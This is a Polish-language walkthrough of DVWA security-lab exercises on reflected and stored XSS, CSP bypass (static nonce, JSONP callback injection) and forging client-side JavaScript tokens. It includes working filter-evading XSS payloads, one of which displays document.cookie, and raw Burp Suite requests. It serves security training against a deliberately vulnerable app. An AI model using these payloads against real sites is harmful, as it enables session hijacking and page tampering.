The screenshot shows a browser window with the DVWA logo at the top. The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with a text input field labeled "What's your name?" containing "Hello" and a "Submit" button. Below the form is a message box from "localhost" with the text "PHPSESSID=v25acgrunpl5cn46ufqcheo0gg; security=low" and an "OK" button. On the left side, there is a sidebar with various menu items: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), and Weak Session IDs. The "File Upload" item is currently selected.

## Medium

Wpisanie poprzedniego skryptu nie zostanie wykonane, jednak można to ominąć poprzez zwiększenie losowych liter.

**Przykład:** <Script>alert('XSS')</script>

The screenshot shows a browser window with the DVWA logo at the top. The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with a text input field labeled "What's your name?" containing "Hello" and a "Submit" button. Below the form is a message box from "localhost" with the text "XSS" and an "OK" button. On the left side, there is a sidebar with various menu items: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), and Weak Session IDs. The "File Upload" item is currently selected.

## High

Dla tego przypadku, fraza `<script>` oraz inne warianty zostały wpisane w blacklistę. Dlatego też należy skorzystać z innego skryptu, który pozwoli na wykonanie XSS'a.

**Przykład:** <img src/onerror=alert('XSS+Reflected')>

The screenshot shows a browser window with the DVWA logo at the top. The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with a text input field labeled "What's your name?" containing "Hello" and a "Submit" button. Below the form is a message box from "localhost" with the text "PHPSESSID=v25acgrunpl5cn46ufqcheo0gg; security=high" and an "OK" button. On the left side, there is a sidebar with various menu items: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), and Weak Session IDs. The "File Upload" item is currently selected. Below the main content, there is a section titled "More Information".


## XSS (Stored)

Stored XSS nie różni się od reflected XSS swoją naturą. Ładunki użyte w poprzedniej sekcji działałyby dla reflected XSS.

## Low

W tym przypadku podobnie postępujemy jak w poprzednich przypadkach – w pole *Message*, wpisujemy następujący payload

**Payload:** <script>alert('XSS')</script>



Po wstawieniu, każdy użytkownik wchodzący w dany link będzie miał wyświetlony powyższy komunikat do momentu aż nie zostanie on usunięty ze strony.

## Medium

Tutaj już *Message* nie jest podatne na ten atak. Dodatkowo pole *Name* ma ograniczoną ilość znaków oraz jest wprowadzona lekka sanityzacja przy sprawdzeniu czy pojawiła się fraza <script>.

### Vulnerability: Stored Cross Site Scripting (XSS)

A screenshot of the DVWA 'Vulnerability: Stored Cross Site Scripting (XSS)' page. It has two input fields: 'Name \*' with the value '<sCript>al' and 'Message \*' with the value 'aaa'. Below the inputs are 'Sign Guestbook' and 'Clear Guestbook' buttons. The URL in the address bar is 'localhost/DVWA/vulnerabilities/xss\_m/'.

Dlatego też przechwycimy zapytanie za pomocą aplikacji *Burp Suite*:

Pretty	Raw	Hex
1 POST /DVWA/vulnerabilities/xss_s/ HTTP/1.1		
2 Host: 192.168.255.131		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0		
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate		
7 Content-Type: application/x-www-form-urlencoded		
8 Content-Length: 60		
9 Origin: http://192.168.255.131		
10 Connection: close		
11 Referer: http://192.168.255.131/DVWA/vulnerabilities/xss_s/		
12 Cookie: PHPSESSID=0q8fv3vsrkpv7838m8265lniif; security=medium		
13 Upgrade-Insecure-Requests: 1		
14		
15 txtName=%3CsCript%3EaI&mtxMessage=aaa&btnSign=Sign+Guestbook		

W pole *txtName*, które ma ograniczenie znaków, wpiszemy cały nasz skrypt. Przed wstawieniem tego należy to zakodować przy pomocy *URL Encoding* (co również możemy zrobić w *Burp Suite* wchodząc w zakładkę *Decoder*, a następnie wybrać opcję *Encode as URL Encoding*)

Teraz należy zakodowany tekst URL skopiować do wartości *txtName*:

Pretty	Raw	Hex
1 POST /DVWA/vulnerabilities/xss_s/ HTTP/1.1		
2 Host: 192.168.255.131		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0		
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate		
7 Content-Type: application/x-www-form-urlencoded		
8 Content-Length: 60		
9 Origin: http://192.168.255.131		
10 Connection: close		
11 Referer: http://192.168.255.131/DVWA/vulnerabilities/xss_s/		
12 Cookie: PHPSESSID=0q8fv3vsrkpv7838m8265lniif; security=medium		
13 Upgrade-Insecure-Requests: 1		
14		
15 txtName=%3C%73%43%72%49%70%54%3e%61%6c%65%72%74%28%64%6f%63%75%6d%65%6e%74%2e%63%6f%6b%69%65%29%3b%3c%2f%53%63%52%69%50%74%3e&mtxMessage=aaa&btnSign=Sign+Guestbook		

Gdy wyślemy nasze zapytanie – XSS zostanie wywołany:

**High**

W tym przypadku poza ograniczeniem długości, mamy zabezpieczenie przed różnymi wariantami `<script>`:

## Vulnerability: Stored Cross Site Scripting (XSS)

The screenshot shows a web application interface for a guestbook. It has two input fields: 'Name \*' and 'Message \*'. In the 'Name' field, the user has entered '`<ImG src=x`'. In the 'Message' field, the user has entered '`aaa`'. Below the fields are two buttons: 'Sign Guestbook' and 'Clear Guestbook'.

Postępujemy identycznie jak przy poziomie *Medium* – jedyną różnicą będzie wprowadzenie następującego payloadu:

**Payload:** `<ImG src=x onerror="alert(document.cookie)">`

Pretty	Raw	Hex
1 POST /DVWA/vulnerabilities/xss_s/ HTTP/1.1		
2 Host: 192.168.255.131		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0		
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate		
7 Content-Type: application/x-www-form-urlencoded		
8 Content-Length: 60		
9 Origin: http://192.168.255.131		
10 Connection: close		
11 Referer: http://192.168.255.131/DVWA/vulnerabilities/xss_s/		
12 Cookie: PHPSESSID=0q8fv3vsrkpv7838m8265lniif; security=high		
13 Upgrade-Insecure-Requests: 1		
14		
15 txtName=%3CImg+src%3Dx&mtxMessage=aaa&btnSign=Sign+Guestbook		


Jak widać – pole `txtName` jest wycinane do ograniczonej ilości znaków.

The screenshot shows a hex editor interface with two panes. The left pane displays the raw exploit code in ASCII and hex formats. The right pane shows the corresponding byte values. Both panes include dropdown menus for 'Text', 'Hex', 'Decode as...', 'Encode as...', 'Hash...', and 'Smart decode'.

Text	Hex
<ImG src=x onerror="alert(document.cookie)">	%3CImg+src%3Dx&mtxMessage=aaa&btnSign=Sign+Guestbook

Text	Hex
%3C%49%6d%47%20%73%72%63%3d%78%20%6f%6e%65%72%72%6f%72%3d%22%61%6c%65%72%74%28%64%6f%63%75%6d%65%6e%74%2e%63%6f%61%69%65%29%22%3e	%3C%49%6d%47%20%73%72%63%3d%78%20%6f%6e%65%72%72%6f%72%3d%22%61%6c%65%72%74%28%64%6f%63%75%6d%65%6e%74%2e%63%6f%61%69%65%29%22%3e

Po wstrzyknięciu – nasz exploit działa prawidłowo:




## CSP Bypass

Content Security Policy (CSP) określa, jakie zasoby mogą być używane na stronie. Jeśli zasada jest ustawiona i nie zezwala na zasoby zewnętrzne, nie można załadować i wykonać żadnego zewnętrznego skryptu.

### Low

Dla DVWA sprawdzenie, czy CSP jest zaimplementowane, jest łatwe. W rzeczywistości jest tak samo w każdym przypadku — serwer odpowiada nagłówkiem Content-Security-Policy, który określa, jakie zewnętrzne zasoby są dozwolone. Stąd sprawdzamy na początku czy znajduje się on w zapytaniu za pomocą aplikacji *Burp Suite*:



```
POST /DVWA/vulnerabilities/csp/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Origin: http://localhost
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/csp/
Cookie: PHPSESSID=v25acgrunpl5cn46ufqcheo0gg; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
include=aaa
```

Po wysłaniu zapytania, możemy zauważyc, że nagłówek CSP jest ustawiony:

## Response

Pretty Raw Hex Render



≡ ⌂ ⌂ ⌂

```
1 HTTP/1.1 200 OK
2 Date: Wed, 09 Nov 2022 16:47:14 GMT
3 Server: Apache/2.4.54 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Security-Policy: script-src 'self' https://pastebin.com hastebin.com
www.toptal.com example.com code.jquery.com https://ssl.google-analytics.com ;
8 Vary: Accept-Encoding
9 Content-Length: 4143
10 Connection: close
11 Content-Type: text/html; charset=utf-8
```

W tym przypadku dozwolone są self, pastebin, hastebin, example, code.jquery i ssl.google-analytics.

Ponieważ „self” jest dozwolone w CSP, możemy hostować własny skrypt z serwera DVWA. Utwórz nowy plik w katalogu /var/www/html swojej instalacji DVWA i umieść w jednej linii alert („CSP działa”).

```
GNU nano 6.3
alert('CSP is working')
```

Następnie po zuploadowaniu pliku za pomocą *File Upload* możemy namierzyć na nasz plik z kodem:

192.168.255.131/DVWA/vulnerabilities/csp/

Vulnerability: Content Security Policy (CSP) Bypass

You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:

Po przyciśnięciu przycisku *Include* powinniśmy poprawnie wykonać exploit:

192.168.255.131/DVWA/vulnerabilities/csp/

Vulnerability: Content Security Policy (CSP) Bypass

192.168.255.131

CSP is working

OK

## Medium

Poziom *Medium* nadal pozwala na dołączanie skryptu własnego, ale wymaga skryptu pasującego do wartości jednorazowych *nonce*, które są również zdefiniowane na serwerze. Obserwując kilka odpowiedzi, widzimy, że jest to zagrożenie bezpieczeństwa, ponieważ jednorazowa wartość nonce jest za każdym razem taka sama.

```

Request
Pretty Raw Hex
1 POST /DVWA/vulnerabilities/csp/ HTTP/1.1
2 Host: 192.168.255.131
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 11
9 Origin: http://192.168.255.131
10 Connection: close
11 Referer: http://192.168.255.131/DVWA/vulnerabilities/csp/
12 Cookie: PHPSESSID=0q8fv3vskpv783am8265lniif; security=medium
13 Upgrade-Insecure-Requests: 1
14 include=aaa
15

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Wed, 09 Nov 2022 17:01:15 GMT
3 Server: Apache/2.4.54 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=';
8 X-XSS-Protection: 0
9 Vary: Accept-Encoding
10 Content-Length: 4116
11 Connection: close
12 Content-Type: text/html; charset=utf-8
13
14 <!DOCTYPE html>
15
16 <html lang="en-GR">

```

Dowód:

7 Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=';

Dlatego też nasz skrypt zmieni się i tym razem:

1. Wprowadzamy skrypt, w którym uwzględniamy wartość nonce
2. src ma prowadzić nas do pliku js, który wstawiliśmy wcześniej na serwer

```
<script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=" src="/low-csp.js"></script>
```


Następnie gotowy skrypt odpalamy

## Vulnerability: Content Security Policy (CSP) Bypass

Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.

src="/low-csp.js"> </script>
Include

W identyczny sposób powinno pojawić się następujące okienko:



## High

Tym razem nie mamy możliwości wstawienia kodu – panel umożliwia tylko policzenie sumy wyniku dla pliku jsonp.php:

## Vulnerability: Content Security Policy (CSP) Bypass

The page makes a call to `.../vulnerabilities/csp/source/jsonp.php` to load some code. Modify that page to run your own code.

`1+2+3+4+5=`

[Solve the sum](#)

Gdy jednak przechwycimy zapytanie widzimy, że w `jsonp.php` mamy dodatkowo dołączony parametr `callback`:

Pretty	Raw	Hex
1 GET /DVWA/vulnerabilities/csp/source/jsonp.php?callback=solveSum HTTP/1.1		
2 Host: 192.168.255.131		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0		
4 Accept: */*		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate		
7 Connection: close		
8 Referer: http://192.168.255.131/DVWA/vulnerabilities/csp/		
9 Cookie: PHPSESSID=0q8fv3vsrkpv7838m8265lniif; security=high		
10		
11		

### Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Date: Wed, 09 Nov 2022 17:06:21 GMT			
3 Server: Apache/2.4.54 (Debian)			
4 Content-Length: 25			
5 Connection: close			
6 Content-Type: application/json; charset=UTF-8			
7			
8 solveSum({ "answer": "15" })			

To, co możemy zrobić to zamiast `solveSum` wstrzyknąć własną wartość. Powiedzmy, że chcemy wprowadzić alert:

Pretty	Raw	Hex
1 GET /DVWA/vulnerabilities/csp/source/jsonp.php?callback=alert('CSP+is+Working') HTTP/1.1		
2 Host: 192.168.255.131		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0		
4 Accept: */*		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate		
7 Connection: close		
8 Referer: http://192.168.255.131/DVWA/vulnerabilities/csp/		
9 Cookie: PHPSESSID=0q8fv3vsrkpv7838m8265lniif; security=high		
10		
11		

Po wysłaniu zapytania, otrzymujemy oczekiwany rezultat:

The screenshot shows a browser window for DVWA at the URL 192.168.255.131/DVWA/vulnerabilities/csp/. The main content area displays the title "Vulnerability: Content Security Policy (CSP) Bypass". Below it, a message states: "The page makes a call to ../../vulnerabilities/csp/source/json.php to load some code. Modify that page to run your own code." A math problem "1+2+3+4+5=" is shown with a "Solve the sum" button. A modal dialog box is overlaid, containing the IP address "192.168.255.131" and the message "CSP Is Working". A blue "OK" button is visible at the bottom right of the modal.

## JavaScript

Chociaż skryptów JavaScript nie można nazwać samymi lukami w zabezpieczeniach, z pewnością mogą one stać się wektorem ataku. Ponadto w niektórych przypadkach skrypt JavaScript może dostarczyć atakującemu przydatne informacje, które mogą prowadzić do dalszej eksploracji systemu. Luka w zabezpieczeniach JavaScript DVWA koncentruje się na wykazaniu, jakie mogą być potencjalne konsekwencje, jeśli skrypt zawiera poufne informacje.

Nasza podatna strona działa w następujący sposób:

The screenshot shows a browser window for DVWA at the URL 192.168.255.131/DVWA/vulnerabilities/javascript/. The main content area displays the title "Vulnerability: JavaScript Attacks". Below it, a message says "Submit the word \"success\" to win." A form contains a "Phrase" input field with the value "ChangeMe" and a "Submit" button. A success message "You got the phrase right." is displayed above the form.

Wpisujemy frazę i gdy fraza zawiera słowo *success* oraz zawiera w sobie prawdziwy token – wygrywamy.

The screenshot shows a browser window for DVWA at the URL 192.168.255.131/DVWA/vulnerabilities/javascript/. The main content area displays the title "Vulnerability: JavaScript Attacks". Below it, a message says "Submit the word \"success\" to win." A form contains a "Phrase" input field with the value "ChangeMe" and a "Submit" button. An error message "You got the phrase wrong." is displayed above the form.

Przy złej frazie dostajemy informację, że podaliśmy nieprawidłową frazę.

# Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Invalid token.

Phrase

Gdy nie uwzględnimy tokenu – zwracana jest informacja, że mamy niewłaściwy token.

## Low

Gdy przechwycimy zapytanie, otrzymujemy następujące zapytanie.

Pretty	Raw	Hex
1 POST /DVWA/vulnerabilities/javascript/ HTTP/1.1		
2 Host: localhost		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0		
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate		
7 Content-Type: application/x-www-form-urlencoded		
8 Content-Length: 66		
9 Origin: http://localhost		
10 Connection: close		
11 Referer: http://localhost/DVWA/vulnerabilities/javascript/		
12 Cookie: PHPSESSID=v25acgrunpl5cn46ufqcheo0gg; security=low		
13 Upgrade-Insecure-Requests: 1		
14 Sec-Fetch-Dest: document		
15 Sec-Fetch-Mode: navigate		
16 Sec-Fetch-Site: same-origin		
17 Sec-Fetch-User: ?1		
18		
19 token=8b479aefbd90795395b3e7089ae0dc09&phrase=ChangeMe&send=Submit		

Teraz istotne jest przeanalizowanie naszego tokenu. Gdy jednak pogrzebiemy w kodzie przy pomocy *Inspect*, będziemy mogli zauważać następującą linię kodu:

```
function generate_token() {
    var phrase = document.getElementById("phrase").value;
    document.getElementById("token").value = md5(rot13(phrase));
}
```

Widzimy, że jest on zapisany w postaci hasza, który w środku ma wykonaną rotację o 13 miejsc. Czyli gdy po kolei przeanalizujemy jak wygląda proces tworzenia tokenu, będzie on wyglądał następująco:

*rot13("success") = "fhpprff"*

*md5("fhpprff") = "38581812b435834ebf84ebcc2c6424d6"*

Po tym jak wygenerowaliśmy token, zamieniamy wartość wcześniejszą na naszą utworzoną:

---

Pretty	<u>Raw</u>	Hex
--------	------------	-----

```
1 POST /DVWA/vulnerabilities/javascript/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 66
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/javascript/
12 Cookie: PHPSESSID=v25acgrunpl5cn46ufqcheo0gg; security=low
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 token=38581812b435834ebf84ebcc2c6424d6&phrase=ChangeMe&send=Submit
```

Gdy wyślemy zapytanie – otrzymamy informację, że udało nam się wykonać nasz atak:

## Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Phrase

## Medium

Tym razem token przybiera inną postać:

```
1 POST /DVWA/vulnerabilities/javascript/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 46
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/javascript/
12 Cookie: PHPSESSID=v25acgrunpl5cn46ufqcheo0gg; security=medium
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 token=XXeMegnahCXX&phrase=ChangeMe&send=Submit
```

Gdy się zastanowimy i przeanalizujemy wygląd tokenu to można łatwo zauważyc, że na początku i na końcu ma on przypisane dwie duże litery X, a w środku mamy zapisaną na odwrotnie wartość frazy. Po zmianie w naszym zapytaniu, fraza będzie miała następującą wartość: XXsseccusXX

Pretty	Raw	Hex
1 POST /DVWA/vulnerabilities/javascript/ HTTP/1.1		
2 Host: localhost		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0		
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate		
7 Content-Type: application/x-www-form-urlencoded		
8 Content-Length: 45		
9 Origin: http://localhost		
10 Connection: close		
11 Referer: http://localhost/DVWA/vulnerabilities/javascript/		
12 Cookie: PHPSESSID=v25acgrunpl5cn46ufqcheo0gg; security=medium		
13 Upgrade-Insecure-Requests: 1		
14 Sec-Fetch-Dest: document		
15 Sec-Fetch-Mode: navigate		
16 Sec-Fetch-Site: same-origin		
17 Sec-Fetch-User: ?1		
18		
19 token=XXsseccusXX&phrase=success&send=Submit		

Gdy wyślemy zapytanie – otrzymamy informację zwrotną, że atak się udał:

## Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Phrase

## High

Tym razem nasz token jest dłuższy niż we wcześniejszych przypadkach:

```

Pretty Raw Hex
1 POST /DVWA/vulnerabilities/javascript/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 97
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/javascript/
12 Cookie: PHPSESSID=v25acgrunpl5cn46ufqcheo0gg; security=high
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 token=28638d855bc00d62b33f9643eab3e43d8335ab2b308039abd8fb8bef86331b14&phrase=success&send=Submit

```

Gdy przeanalizujemy kod *high.js*, będziemy mogli zauważyc, że token jest generowany przy pomocy następujących kroków:

1. Odwrócenie wartości frazy:

*Phrase = success*

*Token = sseccus*

2. Dodanie prefixu: XX oraz zahashowanie naszej frazy:

*token = 'XX' + token = 'XXsseccus'*

*sha256(token) = sha256\_hash*

3. Dodanie na końcu hasha ZZ oraz zahashowanie naszej frazy:

*token = sha256\_hash + 'ZZ'*

*sha256(token) = final\_hash*

Po wprowadzeniu naszych zmian, otrzymamy token i będziemy mogli już wysłać nasze zapytanie:

```

1 POST /DVWA/vulnerabilities/javascript/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/javascript/
12 Cookie: PHPSESSID=v25acgrunpl5cn46ufqcheo0gg; security=medium
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 token=ec7ef8687050b6fe803867ea696734c67b541dfa286a0b1239f42ac5b0aa84&phrase=success&send=Submit

```

Wynik będzie identyczny jak w poprzednich przykładach:

## Vulnerability: JavaScript Attacks

Submit the word "success" to win.

**Well done!**

Phrase